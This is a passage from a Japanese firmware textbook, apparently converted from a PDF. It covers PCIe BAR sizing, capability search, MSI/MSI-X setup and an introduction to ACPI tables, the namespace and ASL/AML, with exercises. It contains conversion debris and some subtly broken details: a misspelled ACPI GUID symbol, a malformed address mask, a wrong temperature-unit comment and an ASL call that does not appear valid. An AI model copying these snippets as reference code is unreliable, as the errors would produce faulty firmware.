 @param[in] Function ファンクション番号
 */
VOID
ConfigureDevice (
    IN UINT8 Bus,
    IN UINT8 Device,
    IN UINT8 Function
)
{
    UINT8 BarIndex;
    UINT32 BarValue;
    UINT32 BarSize;

    for (BarIndex = 0; BarIndex < 6; BarIndex++) {
        UINT8 BarOffset = 0x10 + (BarIndex * 4);

        // BAR に 0xFFFFFFFF を書き込んでサイズを測定
        PciWrite32 (Bus, Device, Function, BarOffset, 0xFFFFFFFF);
        BarValue = PciRead32 (Bus, Device, Function, BarOffset);

        if (BarValue == 0 || BarValue == 0xFFFFFFFF) {
            continue; // 未使用 BAR
        }

        // サイズ計算
        if (BarValue & 0x1) {
            // I/O BAR
            BarSize = ~(BarValue & 0xFFFFFFF0) + 1;
            UINTN IoAddress = AllocateIoSpace (BarSize);
            PciWrite32 (Bus, Device, Function, BarOffset, IoAddress | 0x1);
        } else {
            // Memory BAR
            BarSize = ~(BarValue & 0xFFFFFFF0) + 1;
            UINTN MemAddress = AllocateMemorySpace (BarSize);
            PciWrite32 (Bus, Device, Function, BarOffset, MemAddress);

            // 64-bit BAR の場合
            if ((BarValue & 0x6) == 0x4) {
                BarIndex++; // 次の BAR も使用
                PciWrite32 (Bus, Device, Function, BarOffset + 4, (UINT32)

```

```

        (MemAddress >> 32));
    }
}
}

// Command レジスタを有効化
UINT16 Command = PciRead16 (Bus, Device, Function, 0x04);
Command |= 0x07; // I/O Space | Memory Space | Bus Master
PciWrite16 (Bus, Device, Function, 0x04, Command);
}

```

---

## BAR (Base Address Register)

**BAR** は、デバイスがメモリまたは I/O 空間のどこにマップされるかを指定します。

### BAR の種類

**Memory BAR (ビット0 = 0) :**

- [31:4] ベースアドレス (16バイトアライン)
- [3] Prefetchable (0: No, 1: Yes)
- [2:1] Type (00: 32-bit, 10: 64-bit)
- [0] 0 (Memory Space)

**I/O BAR (ビット0 = 1) :**

- [31:2] ベースアドレス (4バイトアライン)
- [1] 予約
- [0] 1 (I/O Space)

### BAR サイズの決定方法

1. BAR に 0xFFFFFFFF を書き込む

2. 読み戻す
3. マスクビット (Memory: bit 4-31, I/O: bit 2-31) を反転して +1

例：

書き込み: 0xFFFFFFFF  
読み戻し: 0xFFFFF000  
サイズ : ~0xFFFFF000 + 1 = 0x00001000 (4KB)

---

## Capability と Extended Capability

### Capability リスト (0x40-0xFF)

**Capability** は、デバイスの拡張機能を記述します。リンクリスト形式で格納されます。

```

/**
 指定された Capability ID を検索

@param[in] Bus バス番号
@param[in] Device デバイス番号
@param[in] Function ファンクション番号
@param[in] CapId Capability ID

@retval オフセット (見つからない場合は 0)
*/
UINT8
FindCapability (
    IN UINT8 Bus,
    IN UINT8 Device,
    IN UINT8 Function,
    IN UINT8 CapId
)
{
    UINT16 Status;
    UINT8 CapPtr;
    UINT8 CurrentCapId;

    // Status レジスタの Capability List ビット確認
    Status = PciRead16 (Bus, Device, Function, 0x06);
    if (!(Status & 0x0010)) {
        return 0; // Capability なし
    }

    // Capability ポインタ取得
    CapPtr = PciRead8 (Bus, Device, Function, 0x34);

    // リストを走査
    while (CapPtr != 0 && CapPtr != 0xFF) {
        CurrentCapId = PciRead8 (Bus, Device, Function, CapPtr);
        if (CurrentCapId == CapId) {
            return CapPtr; // 発見
        }

        // 次の Capability ^
        CapPtr = PciRead8 (Bus, Device, Function, CapPtr + 1);
    }

    return 0; // 見つからず
}

```

## 主要な Capability ID :

ID	名前	説明
0x01	Power Management	電源管理
0x05	MSI	Message Signaled Interrupts
0x10	PCIe Capability	PCIe 固有設定
0x11	MSI-X	拡張 MSI

## Extended Capability (0x100-0xFFFF)

PCIe 拡張 Capability は、より大きな領域を使用します。

```

/**
 Extended Capability を検索

@param[in] Bus バス番号
@param[in] Device デバイス番号
@param[in] Function ファンクション番号
@param[in] ExtCapId Extended Capability ID

@retval オフセット (見つからない場合は 0)
*/
UINT16
FindExtendedCapability (
    IN UINT8 Bus,
    IN UINT8 Device,
    IN UINT8 Function,
    IN UINT16 ExtCapId
)
{
    UINT16 CapPtr = 0x100; // 拡張 Capability は 0x100 から開始
    UINT32 Header;
    UINT16 CurrentCapId;

    while (CapPtr != 0) {
        Header = PciExpressConfigRead (Bus, Device, Function, CapPtr);
        CurrentCapId = (UINT16)(Header & 0xFFFF);

        if (CurrentCapId == ExtCapId) {
            return CapPtr;
        }

        // 次のポインタ (ビット 31:20)
        CapPtr = (UINT16)((Header >> 20) & 0xFFC);
    }

    return 0;
}

```

### 主要な Extended Capability ID :

ID	名前	説明
0x0001	AER	Advanced Error Reporting
0x0002	VC	Virtual Channel
0x0003	Serial Number	デバイスシリアル番号

ID	名前	説明
0x0010	SR-IOV	Single Root I/O Virtualization

## MSI/MSI-X 割り込み

### レガシー割り込み vs MSI

レガシー割り込み (INTx) :

- 物理的な割り込みライン (INTA#-INTD#)
- 共有可能 (複数デバイスが同じラインを使用)
- 低速 (レベルトリガ)

MSI (Message Signaled Interrupts) :

- メモリ書き込みで割り込み通知
- 各デバイスが独立したベクタを持つ
- 高速、スケーラブル

## MSI の設定

```
/***
 * MSI を有効化
 *
 * @param[in] Bus      バス番号
 * @param[in] Device   デバイス番号
 * @param[in] Function ファンクション番号
 * @param[in] Vector   割り込みベクタ番号
 */
VOID
EnableMsi (
    IN UINT8 Bus,
    IN UINT8 Device,
    IN UINT8 Function,
    IN UINT8 Vector
)
{
    UINT8 MsiCapOffset;
    UINT16 MsiControl;
    UINT32 MessageAddress;
    UINT16 MessageData;

    // MSI Capability を検索
    MsiCapOffset = FindCapability (Bus, Device, Function, 0x05);
    if (MsiCapOffset == 0) {
        return; // MSI 非サポート
    }

    // MSI Control レジスタ読み込み
    MsiControl = PciRead16 (Bus, Device, Function, MsiCapOffset + 2);

    // Message Address 設定 (Local APIC ベースアドレス)
    MessageAddress = 0xFEE00000 | (0 << 12); // Destination: BSP
    PciWrite32 (Bus, Device, Function, MsiCapOffset + 4,
    MessageAddress);

    // Message Data 設定 (割り込みベクタ)
    MessageData = Vector;
    if (MsiControl & 0x0080) {
        // 64-bit アドレス対応
        PciWrite32 (Bus, Device, Function, MsiCapOffset + 8, 0); // Upper 32-bit
        PciWrite16 (Bus, Device, Function, MsiCapOffset + 12,
        MessageData);
    }
}
```

```
    } else {
        // 32-bit アドレス
        PciWrite16 (Bus, Device, Function, MsiCapOffset + 8,
MessageData);
    }

    // MSI Enable
    MsiControl |= 0x0001;
    PciWrite16 (Bus, Device, Function, MsiCapOffset + 2, MsiControl);
}
```

## MSI-X

**MSI-X** は MSI の拡張版で、より多くの割り込みベクタ（最大 2048）をサポートします。

```

/**
 MSI-X を有効化

@param[in] Bus      バス番号
@param[in] Device   デバイス番号
@param[in] Function ファンクション番号
*/
VOID
EnableMsiX (
    IN UINT8 Bus,
    IN UINT8 Device,
    IN UINT8 Function
)
{
    UINT8 MsixCapOffset;
    UINT16 MsixControl;
    UINT32 TableOffsetBir;
    UINT8 TableBar;
    UINT32 TableOffset;
    UINTN TableAddress;

    // MSI-X Capability を検索
    MsixCapOffset = FindCapability (Bus, Device, Function, 0x11);
    if (MsixCapOffset == 0) {
        return;
    }

    // Table Offset/BIR 取得
    TableOffsetBir = PciRead32 (Bus, Device, Function, MsixCapOffset +
4);
    TableBar = TableOffsetBir & 0x7;           // BAR Index
    TableOffset = TableOffsetBir & 0xFFFFFFF8; // Offset

    // BAR アドレス取得
    UINT32 BarValue = PciRead32 (Bus, Device, Function, 0x10 +
TableBar * 4);
    TableAddress = (BarValue & 0xFFFFFFFF0) + TableOffset;

    // MSI-X Table エントリ設定 (例: エントリ 0)
    MmioWrite32 (TableAddress + 0, 0xFEE00000); // Message Address
Low
    MmioWrite32 (TableAddress + 4, 0x00000000); // Message Address
High
    MmioWrite32 (TableAddress + 8, 0x00000030); // Message Data
(Vector 0x30)
    MmioWrite32 (TableAddress + 12, 0x00000000); // Vector Control
}

```

(Unmask)

```
// MSI-X Enable
MsixControl = PciRead16 (Bus, Device, Function, MsixCapOffset +
2);
MsixControl |= 0x8000; // Enable
MsixControl &= ~0x4000; // Function Mask = 0
PciWrite16 (Bus, Device, Function, MsixCapOffset + 2,
MsixControl);
}
```

---

## 演習問題

### 基本演習

1. **PCIe の利点** 従来の PCI バスと比較して、PCIe の主な利点を3つ挙げてください。
2. **コンフィグ空間アクセス** Bus 0, Device 5, Function 0, Offset 0x10 の値を読み取るコードを、I/O ポート方式と MMIO 方式の両方で書いてください。

### 応用演習

3. **デバイス検出** Bus 0 上のすべてのデバイスを列挙し、Vendor ID と Device ID を表示するプログラムを作成してください。
4. **MSI 設定** 指定されたデバイスに対して MSI を有効化し、割り込みベクタ 0x50 を設定するコードを書いてください。

### チャレンジ演習

5. **完全な列挙プログラム** PCIe ツリー全体を再帰的にスキャンし、すべてのデバイスとブリッジを検出・設定する完全な列挙プログラムを実装してください

い。

6. ホットプラグ対応 PCIe ホットプラグイベント（デバイス挿入・取り外し）を検出し、動的に列挙するメカニズムを調査・実装してください。
- 

## まとめ

この章では、PCIe の仕組みとデバイス列挙について学びました。

### 🔑 重要なポイント：

#### 1. PCIe アーキテクチャ

- 3層構造（物理層・データリンク層・トランザクション層）
- ツリー型トポロジ（Root Complex → Switch → Endpoint）
- シリアル通信、差動ペア、高速化の歴史

#### 2. リンクトレーニング

- 電源投入時に Detect → Polling → Configuration → L0
- リンク幅（x1, x2, x4, x8, x16）と速度（Gen1-6）の交渉
- 電源状態（L0, L0s, L1, L2）による省電力

#### 3. コンフィギュレーション空間

- PCI 互換領域（256 バイト）と PCIe 拡張領域（4096 バイト）
- I/O ポート（0xCF8/0xCFC）または MMIO（MMCONFIG）でアクセス
- Capability と Extended Capability によるデバイス機能記述

#### 4. デバイス列挙

- BIOS/UEFI が起動時に実行
- Vendor ID 読み込みでデバイス検出
- BAR 設定によりメモリ/I/O 空間割り当て
- ブリッジは再帰的にサブバスを列挙

#### 5. MSI/MSI-X

- レガシー INTx に代わる高速割り込み機構
- メモリ書き込みで Local APIC に通知
- MSI-X は最大 2048 ベクタをサポート

次章では、ACPI の目的と構造について学びます。

---

### 参考資料

- [PCI Express Base Specification - PCIe 仕様書（要会員登録）](#)
- [PCI Local Bus Specification - PCI 仕様書](#)
- [Intel® PCIe Controller Documentation - Intel PCIe 実装ガイド](#)
- [Linux Kernel PCI Subsystem - Linux の PCIe 実装例](#)
- [ACPI MCFG Table - MMCONFIG 設定（ACPI 6.5 仕様）](#)

# ACPI の目的と構造

## 🎯 この章で学ぶこと

- ACPI (Advanced Configuration and Power Interface) の目的と歴史
- ACPI のアーキテクチャと構成要素
- ACPI テーブルの概要とアクセス方法
- ACPI Namespace の構造
- AML (ACPI Machine Language) の基礎
- OS とファームウェアの協調動作


## 📚 前提知識

- Part III: PCIe の仕組みとデバイス列挙
- 電源管理の基本概念
- デバイスドライバの基礎知識

## ACPI とは何か

**ACPI (Advanced Configuration and Power Interface)** は、OS が主導権を持って電源管理・デバイス設定・熱管理を行うための業界標準規格です。

## ACPI の歴史



## ACPI 登場の背景：

- **APM (Advanced Power Management)** 時代: BIOS が電源管理を制御
  - 問題: OS がハードウェア状態を把握できない
  - 問題: ベンダごとに異なる実装

- ACPI の目的: OS Directed Power Management (OS 主導の電源管理)

- OS がハードウェアの状態を完全に把握
- ベンダ非依存の標準インターフェース
- デバイスの動的な設定変更


## ACPI の提供する機能

カテゴリ	機能	例
電源管理	システム・デバイスの電源状態制御	スリープ (S3)、休止 (S4)、CPU C-State
熱管理	温度監視と冷却制御	ファン制御、サーマルスロットリング
プラグ&プレイ	デバイスの動的設定	リソース割り当て、ホットプラグ
バッテリ管理	バッテリ情報の取得	残量、充電状態
イベント通知	ハードウェアイベントの伝達	電源ボタン、蓋開閉、ドック挿抜

## ACPI のアーキテクチャ

ACPI は ACPI テーブル、ACPI Namespace、ACPI Machine Language (AML) から構成されます。

## 全体構成



コンポーネント：

1. **ACPI テーブル（静的）** : UEFI/BIOS がメモリに配置
  - システム情報 (CPU、割り込み、電源)
  - デバイスツリー
  - AML コード

## 2. ACPI Namespace (動的) : OS が構築

- デバイスの階層構造
- メソッドとオブジェクト

## 3. AML インタプリタ: OS が実行

- AML バイトコードを解釈・実行
  - ハードウェア操作の抽象化
- 

# ACPI テーブルの発見と構造

## RSDP (Root System Description Pointer)

OS は RSDP を起点に ACPI テーブルを発見します。

**RSDP の配置場所 (UEFI) :**

- EFI Configuration Table 内の GUID: `EFI_ACPI_20_TABLE_GUID`

```

/***
RSDP を検索

@retval RSDP アドレス
***/

EFI_ACPI_6_5_ROOT_SYSTEM_DESCRIPTION_POINTER *
FindRsdp (
    VOID
)
{
    EFI_CONFIGURATION_TABLE *ConfigTable;
    UINTN Index;

    ConfigTable = gST->ConfigurationTable;

    for (Index = 0; Index < gST->NumberOfTableEntries; Index++) {
        if (CompareGuid (&ConfigTable[Index].VendorGuid,
&gEfiAcp10TableGuid)) {
            // ACPI 2.0+ RSDP 発見
            return (EFI_ACPI_6_5_ROOT_SYSTEM_DESCRIPTION_POINTER
*)ConfigTable[Index].VendorTable;
        }
    }

    return NULL;
}

```

### RSDP 構造体 (ACPI 2.0+) :

```

typedef struct {
    UINT64 Signature;           // "RSD PTR " (8 bytes)
    UINT8 Checksum;            // 最初の 20 バイトのチェックサム
    UINT8 OemId[6];             // OEM 識別子
    UINT8 Revision;            // ACPI バージョン (2 = ACPI 2.0+)
    UINT32 RsdtAddress;         // RSDT 物理アドレス (32-bit、後方互換)
    // --- ACPI 2.0+ 拡張フィールド ---
    UINT32 Length;              // RSDP 構造体のサイズ
    UINT64 XsdtAddress;          // XSDT 物理アドレス (64-bit)
    UINT8 ExtendedChecksum;      // 全体のチェックサム
    UINT8 Reserved[3];
} EFI_ACPI_6_5_ROOT_SYSTEM_DESCRIPTION_POINTER;

```

## XSDT (Extended System Description Table)

XSDT は、他の ACPI テーブルへのポインタの配列です。

```
typedef struct {
    EFI_ACPI_DESCRIPTION_HEADER Header;      // シグネチャ "XSDT"
    UINT64                      Entry[1];    // 他のテーブルへの物理アドレス
    (可変長)
} EFI_ACPI_EXTENDED_SYSTEM_DESCRIPTION_TABLE;
```

XSDT からテーブルを検索：

```

/***
 * 指定されたシグネチャの ACPI テーブルを検索
 *
 * @param[in] Signature テーブルシグネチャ (例: "FACP")
 *
 * @retval テーブルアドレス
 */
VOID *
FindAcpiTable (
    IN UINT32 Signature
)
{
    EFI_ACPI_6_5_ROOT_SYSTEM_DESCRIPTION_POINTER *Rsdp;
    EFI_ACPI_EXTENDED_SYSTEM_DESCRIPTION_TABLE *Xsdt;
    EFI_ACPI_DESCRIPTION_HEADER *Table;
    UINTN EntryCount;
    UINTN Index;

    Rsdp = FindRsdp ();
    if (Rsdp == NULL) {
        return NULL;
    }

    Xsdt = (EFI_ACPI_EXTENDED_SYSTEM_DESCRIPTION_TABLE *) (UINTN) Rsdp-
>XsdtAddress;
    EntryCount = (Xsdt->Header.Length - sizeof
(EFI_ACPI_DESCRIPTION_HEADER)) / sizeof (UINT64);

    for (Index = 0; Index < EntryCount; Index++) {
        Table = (EFI_ACPI_DESCRIPTION_HEADER *) (UINTN) Xsdt-
>Entry[Index];
        if (Table->Signature == Signature) {
            return Table;
        }
    }

    return NULL;
}

```

## ACPI テーブル共通ヘッダ

すべての ACPI テーブルは共通ヘッダを持ちます。

```

typedef struct {
    UINT32 Signature;           // テーブル識別子（例: "FACP", "APIC"）
    UINT32 Length;             // テーブル全体のサイズ
    UINT8 Revision;            // テーブルのバージョン
    UINT8 Checksum;            // チェックサム（全バイトの和が 0）
    UINT8 OemId[6];           // OEM 識別子
    UINT64 OemTableId;         // OEM テーブル ID
    UINT32 OemRevision;        // OEM リビジョン
    UINT32 CreatorId;          // テーブル作成ツール ID
    UINT32 CreatorRevision;    // 作成ツールバージョン
} EFI_ACPI_DESCRIPTION_HEADER;

```


### 主要な ACPI テーブル：

シグネチャ	名称	説明
<b>FACP</b>	Fixed ACPI Description Table	固定ハードウェア情報、DSDT ポインタ
<b>DSDT</b>	Differentiated System Description Table	デバイス定義、AML コード
<b>SSDT</b>	Secondary System Description Table	追加デバイス定義、AML コード
<b>MADT</b>	Multiple APIC Description Table	CPU・割り込み情報
<b>MCFG</b>	Memory Mapped Configuration Table	PCIe MMCONFIG アドレス
<b>HPET</b>	High Precision Event Timer Table	HPET デバイス情報
<b>SRAT</b>	System Resource Affinity Table	NUMA ノード情報

## ACPI Namespace

ACPI Namespace は、デバイスとオブジェクトの階層的な名前空間です。

## Namespace の構造



Syntax error in text  
mermaid version 11.6.0

予約済みスコープ：

名前	説明
\_SB	System Bus (デバイスツリーのルート)
\_PR	Processor (CPU オブジェクト)
\_TZ	Thermal Zone (温度管理)
\_SI	System Indicator (システムインジケータ)
\_GPE	General Purpose Events (汎用イベント)

## オブジェクトの種類

```
// ACPI オブジェクトの例（擬似コード）

// デバイスオブジェクト
Device (PCI0) {
    Name (_HID, EisaId ("PNP0A08")) // Hardware ID: PCI Express Root
Bridge
    Name (_CID, EisaId ("PNP0A03")) // Compatible ID: PCI Root Bridge
    Name (_UID, 0) // Unique ID

    Method (_STA, 0) { // Status: デバイスの状態
        Return (0x0F) // Present, Enabled, Shown,
Functional
    }
}

// CPU オブジェクト
Processor (CPU0, 0x00, 0x00000410, 0x06) {
    Method (_PSS, 0) { // Performance Supported States
        // P-State 定義
    }

    Method (_CST, 0) { // C-States
        // C-State 定義
    }
}

// サーマルゾーン
ThermalZone (TZ00) {
    Method (_TMP, 0) { // Temperature: 現在温度
        // 温度センサから読み取り
    }

    Method (_CRT, 0) { // Critical Trip Point
        Return (373) // 100°C (Kelvin × 10)
    }
}
```

## 予約済みメソッド名

メソッド	用途	引数
<b>_HID</b>	Hardware ID	なし
<b>_UID</b>	Unique ID	なし
<b>_STA</b>	Status (デバイス状態)	なし
<b>_INI</b>	Initialize (初期化)	なし
<b>_ON</b>	Power On	なし
<b>_OFF</b>	Power Off	なし
<b>_PS0-PS3</b>	Power State 0-3	なし
<b>_CRS</b>	Current Resource Settings	なし
<b>_PRS</b>	Possible Resource Settings	なし
<b>_SRS</b>	Set Resource Settings	1

## AML (ACPI Machine Language)

**AML** は、ACPI テーブル (DSDT/SSDT) に格納されるバイトコードです。OS の AML インタプリタが実行します。

### ASL から AML へ

**ASL (ACPI Source Language)** は人間が読み書きする言語、**AML** はそのコンパイル結果です。

ASL ソースコード → iasl コンパイラ → AML バイトコード

### ASL 例：

```

DefinitionBlock ("dsdt.aml", "DSDT", 2, "VENDOR", "BOARD",
0x00000001)
{
    Scope (\_SB)
    {
        Device (PCI0)
        {
            Name (_HID, EisaId ("PNP0A08"))
            Name (_CID, EisaId ("PNP0A03"))
            Name (_UID, 0)

            Method (_STA, 0, NotSerialized)
            {
                Return (0x0F)
            }

            // PCIe MMCONFIG 領域
            Name (_CRS, ResourceTemplate ())
            {
                WordBusNumber (ResourceProducer, MinFixed, MaxFixed,
PosDecode,
                    0x0000,           // Granularity
                    0x0000,           // Range Minimum (Bus 0)
                    0x00FF,           // Range Maximum (Bus 255)
                    0x0000,           // Translation Offset
                    0x0100,           // Length (256 buses)
                )
                DWordMemory (ResourceProducer, PosDecode, MinFixed,
MaxFixed, NonCacheable, ReadWrite,
                    0x00000000,       // Granularity
                    0xE0000000,       // Range Minimum
                    0xFFFFFFFF,       // Range Maximum
                    0x00000000,       // Translation Offset
                    0x10000000,       // Length (256 MB)
                )
            })
        }
    }
}

```

対応する AML バイトコード（一部）：

```

10 45 05 44 53 44 54 // DefinitionBlock header
02 56 45 4E 44 4F 52 // OEM ID: "VENDOR"
...
5B 82 41 04 50 43 49 30 // Device (PCI0)
08 5F 48 49 44 0C 41 D0 0A 08 // Name (_HID, EisaId("PNP0A08"))
14 09 5F 53 54 41 00 A4 0A 0F // Method (_STA) { Return (0x0F) }

```

## AML オペコード

主要な AML オペコード：

オペコード	名前	説明
0x10	Scope	スコープ定義
0x14	Method	メソッド定義
0x5B 0x82	Device	デバイスオブジェクト
0x5B 0x83	Processor	プロセッサオブジェクト
0x08	Name	名前付きオブジェクト
0xA4	Return	戻り値
0x70	Store	値の代入
0x7B	And	ビット AND

## AML のデバッグ

```

// ASL にデバッグ出力を追加
Method (_STA, 0)
{
    Store ("PCI0._STA called", Debug) // カーネルログに出力
    Return (0x0F)
}

```

Linux では `dmesg | grep ACPI` でログ確認可能。

---

# 電源管理と ACPI

## システム電源状態 (S-State)

状態	名称	説明	復帰方法
S0	Working	通常動作	-
S1	Standby	CPU 停止、コンテキスト保持	任意のイベント
S2	Standby	CPU 電源 OFF (ほぼ未使用)	任意のイベント
S3	Suspend to RAM	RAM のみ通電、他は OFF	ウェイクイベント
S4	Suspend to Disk (Hibernate)	RAM 内容をディスク保存、全 OFF	電源ボタン
S5	Soft Off	システム OFF、Wake-on-LAN 可	電源ボタン、WOL
G3	Mechanical Off	完全 OFF	物理スイッチ

## デバイス電源状態 (D-State)


状態	説明	消費電力
D0	Fully On	100%
D1	Intermediate	中間
D2	Intermediate	中間
D3 Hot	Off, wake capable	低 (ウェイク可能)
D3 Cold	Off, no wake	0%

## プロセッサ電源状態 (C-State)

状態	名称	説明	復帰時間
C0	Active	実行中	-
C1	Halt	HLT 命令、即座に復帰	< 1 μs
C2	Stop Clock	クロック停止、L2 キャッシュ保持	< 10 μs
C3	Sleep	キャッシュフラッシュ	< 100 μs
C6	Deep Sleep	コア電源 OFF	< 1 ms

# OS と UEFI の協調

## ブート時の ACPI テーブル構築



## ランタイムサービスとの連携

**SetVariable()/GetVariable()** で ACPI と UEFI が連携：

```
// ACPI から UEFI 変数を操作する例 (ASL)
Method (GWAK, 0) {
    // UEFI 変数 "WakeType" を読み取り
    Store (\UEFI.GetVariable ("WakeType"), Local0)
    Return (Local0)
}
```

---

## 演習問題

### 基本演習

1. **ACPI の目的** ACPI が APM に対して改善した主なポイントを3つ挙げてください。
2. **RSDP 検索** UEFI 環境で RSDP を検索し、そのアドレスと Revision を表示するプログラムを書いてください。

### 応用演習

3. **FADT 解析** FADT テーブルを検索し、PM1a Event Register のアドレスを取得するコードを書いてください。
4. **ASL 記述** 簡単なデバイス（例: LED コントローラ）を ASL で記述し、\_STA と \_ON / \_OFF メソッドを実装してください。

### チャレンジ演習

5. **ACPI Namespace ダンプ** Linux の `/sys/firmware/acpi/` を使って、システムの ACPI Namespace をダンプし、主要なデバイスオブジェクトを確認してください。

6. カスタムテーブル追加 独自の ACPI テーブル (SSDT) を作成し、UEFI ファームウェアに組み込んで OS から認識させてください。
- 

## まとめ

この章では、ACPI の目的と構造について学びました。

